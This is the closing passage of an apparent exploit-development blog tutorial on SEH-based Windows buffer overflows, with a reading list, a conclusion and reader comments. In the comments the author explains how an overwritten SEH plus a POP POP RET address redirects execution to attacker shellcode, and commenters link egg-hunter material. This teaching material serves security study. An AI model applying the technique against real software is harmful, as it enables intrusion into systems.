
Other SEH Exploit Tutorials:

- Exploit Research MegaPrimer Part 7: Overwrite SEH (SecurityTube)
- Understanding Structured Exception Handling (SEH) Exploitation (Donny Hubener)
- SEH Based Overflow Exploit Tutorial (Infosec Institute)
- Exploit writing tutorial part 3: SEH Based Exploits (Corelan Team)
- Exploitation in the 'New' Win32 Environment (Walter Pearce)
- SEH Stack Based Windows Buffer Overflow Tutorial (The Grey Corner)
- The Need for a POP POP RET Instruction Sequence (Dimitrios Kalemis)
- Getting from seh to nseh (the sprawl)

#### Conclusion

It's my hope that this tutorial (and the referenced resources) provided a basic understanding of how Microsoft implements exception handling and how SEH can be leveraged for exploit development. As always, I'm interested in feedback — you can leave in the comments section, on Twitter, or both. Stay tuned for the next installment in the series on Unicode-based exploits.







**NO-MERCY** March 31, 2014 at 9:25 pm

Welcome back Mike ..

awesome seh explaining

Really good ... but part 5 its so hard i read it many times 2 you should start with seh & aslr its easy protection mechanism

i will try 2 read "Egghunting" lesson again & i hope to understand it my weak en ....

i finished all as pdf's & uploading it Now

"tortoise internet speed" 🙂

& working to make part 6 Now you can take a look & any Suggests ..

Done : All Links in Part 1 Hope to find it useful !! Best Regrads



#### Mike Czumak April 6, 2014 at 3:05 pm

Thanks for the feedback. Do you have any suggestions on part 5 that might make it clearer? Are you stuck on a particular part?

Thanks for the pdfs — the only thing I noticed is that in part 1, the image on page 23 is stretched and it may be hard to see. Other than that, they're great. Thanks again for taking the time to put them together!

- Mike



#### **NO-MERCY** June 2, 2014 at 10:17 pm

NO suggestions .. That's my fault you're Did a Great tuts  $\ensuremath{\mathfrak{C}}$ 

i'm reading Ashfaq Ansari Paper "EGG HUNTER" its helped me to understand Yours .. -> if any one wannaa to take a look

here -> hxxp://hacksys.vfreaks.com/research/egg-hunter-twist-in-buffer-overflow-bisonware-ftp-server-v3-5.html

 $\label{lem:pdf:pdf:hxxp://hacksys.vfreaks.com/download/whitepaper/Egg\_Hunter\_BisonWare\_FTP\_Server.pdf\\ Tools Used + pdf: hxxp://www.4shared.com/rar/is6xqHKlce/EGG\_HUNTER.html$ 

about image in part 1 page 23 sorry !! .. You know i'm lost my eyes 😉 To make this pdf's because the pics resolution is very very high & I'M trying to make it good .

just My sugegest is: Change brack point color in immunity dbg

Finally: when you complete this amazing series i will collect it again AIO (all in one) & make another version replace perl codes to My Love python

Thanks Again .. Regrads NO-MERCY

June 4, 2014 at 7:28 am



**Mike Czumak** Thanks for the Egg Hunter resource and for the work you put in converting these to pdfs. More tuts coming soon. – Mike



tux June 4, 2014 at 2:32 pm

Great tutorial txh man 🙂

please make a unicode exploit tutorial :



Mike Czumak June 4, 2014 at 3:34 pm

Thanks for the feedback. I have a unicode tutorial in the works now. Hope to finish/post soon. – Mike



tux June 5, 2014 at 4:05 am

Thanks a lot Mike >:D<

I love your web page and tutorials that you do  $\stackrel{\Box}{\circ}$ 



Jose Ramon February 9, 2015 at 11:49 am

Hello Mike,

Only for clarification, in this example we have the first SEH record at 0012FF5C, so when the exception happens, then OS calls first SEH handler, I supose that as the SEH handler function has as second parameter EstablisherFrame and this parameter is always the first and actual ExceptionRegistrationRecord (pointing at next SEH), then this second handler parameter will be al ESP+8 at the end of the SEH handler call from the OS and using pop pop ret will in fact redirect the flow to next SEH in the actual ExceptionRegistrationRecord, is that correct?

What's the correct way to make the OS executes the first SEH handler?, is it overriting EIP with our buffer..

Thank you



**Mike Czumak** February 12, 2015 at 6:08 pm Jose,

I'm not sure I fully understand the question so please forgive me if I miss something in my explanation. What happens in the case of SEH-based BoF is that by generating an exception, the process flow redirects to the exception handler. If you've overwritten one or more exception handlers on the stack (and next SEH before it), you should be able to control execution since SEH will be moved into EIP. In other words, you're generating an exception and overwriting SEH, which in turn, overwrites EIP. You're correct that SEH is overwritten with a POP+POP+RET instruction so that it can jump to Next SEH (via the ExceptionRegistrationRecord) and execute the remainder of your shellcode at that location. Every application is different so which exception handler you overwrite will be determined by the given exploit, though you should find that any custom exception handlers added in the application logic should appear at the top of the chain (with the default exception handler appearing at the bottom). I hope this helps.



#### Jose Ramon February 13, 2015 at 4:11 am

We use pop+pop+ret overriting the address for SEH handler and so we get EIP pointing to next SEH, that's I don't understand yet.

Is that because the exception callback function has the parameter Establisher Frame and it is pushed on the stack at ESP+8?

Thank you



**gd** October 25, 2016 at 1:42 am Very good article.

**Previous post: Passive Reconnaissance** 

**Next post: Understanding WordPress Auth Cookies** 

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